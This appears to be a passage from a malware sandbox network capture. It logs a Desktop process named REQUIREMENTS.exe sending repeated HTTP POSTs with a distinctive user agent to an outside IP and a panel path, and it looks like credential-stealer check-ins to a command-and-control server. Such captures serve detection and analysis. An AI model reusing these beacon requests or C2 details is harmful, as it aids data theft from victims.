386	192.168.2.5	50122	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
387	192.168.2.5	50123	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.5	49762	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:39.411832094 CET	139	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:39.497369051 CET	140	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:39 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49724	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:27.613622904 CET	82	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:27.699301958 CET	83	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:27 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.5	49763	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:39.691335917 CET	140	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:39.777168989 CET	141	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:39 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.5	49764	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:39.970139980 CET	153	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:40.053940058 CET	177	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:40 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.5	49765	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:40.256458998 CET	178	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:40.342034101 CET	178	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:40 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.5	49766	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:40.544862986 CET	180	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:40.630984068 CET	190	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:40 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.5	49769	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:40.827678919 CET	192	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:40.914031982 CET	193	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:41 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.5	49770	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:41.127338886 CET	204	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:41.211886883 CET	205	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:41 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.5	49771	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:41.415931940 CET	206	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:41.515589952 CET	206	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:41 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.5	49772	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:41.707979918 CET	207	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:41.794048071 CET	207	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:41 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.5	49773	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:42.001523972 CET	208	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:42.087030888 CET	209	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:42 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.5	49774	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:42.280194044 CET	209	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:42.363287926 CET	210	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:42 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49725	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:27.897850037 CET	84	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:27.983211994 CET	84	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:28 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.5	49775	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:42.578435898 CET	211	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:42.663031101 CET	211	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:42 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.5	49776	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:42.863846064 CET	212	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:42.950898886 CET	213	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:43 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.5	49777	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:43.142497063 CET	213	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:43.228351116 CET	214	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:43 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.5	49778	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:43.423937082 CET	215	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:43.508586884 CET	215	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:43 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.5	49779	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:43.713190079 CET	216	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:43.798624039 CET	216	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:43 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.5	49780	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:43.993844986 CET	217	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:44.080899954 CET	218	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:44 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.5	49781	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:44.276961088 CET	218	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:44.361351967 CET	219	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:44 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.5	49782	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:44.565448046 CET	220	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:44.651638031 CET	220	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:44 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.5	49783	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:44.874322891 CET	221	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:44.961149931 CET	222	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:45 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.5	49784	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:45.171967030 CET	222	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:45.255328894 CET	223	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:45 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49726	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:28.184462070 CET	85	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:28.269916058 CET	86	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:28 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.5	49785	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:45.452903032 CET	224	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:45.538139105 CET	224	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:45 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.5	49786	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:45.753910065 CET	225	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:45.839142084 CET	226	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:46 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.5	49787	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:46.050626040 CET	226	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:46.138545990 CET	227	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:46 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.5	49788	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:46.355514050 CET	228	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:46.439142942 CET	228	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:46 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.5	49789	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:46.647783041 CET	229	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:46.734167099 CET	229	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:46 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.5	49790	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:46.941621065 CET	230	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:47.027401924 CET	231	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:47 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.5	49791	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:47.243097067 CET	231	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:47.328789949 CET	232	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:47 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.5	49792	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:47.530968904 CET	233	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
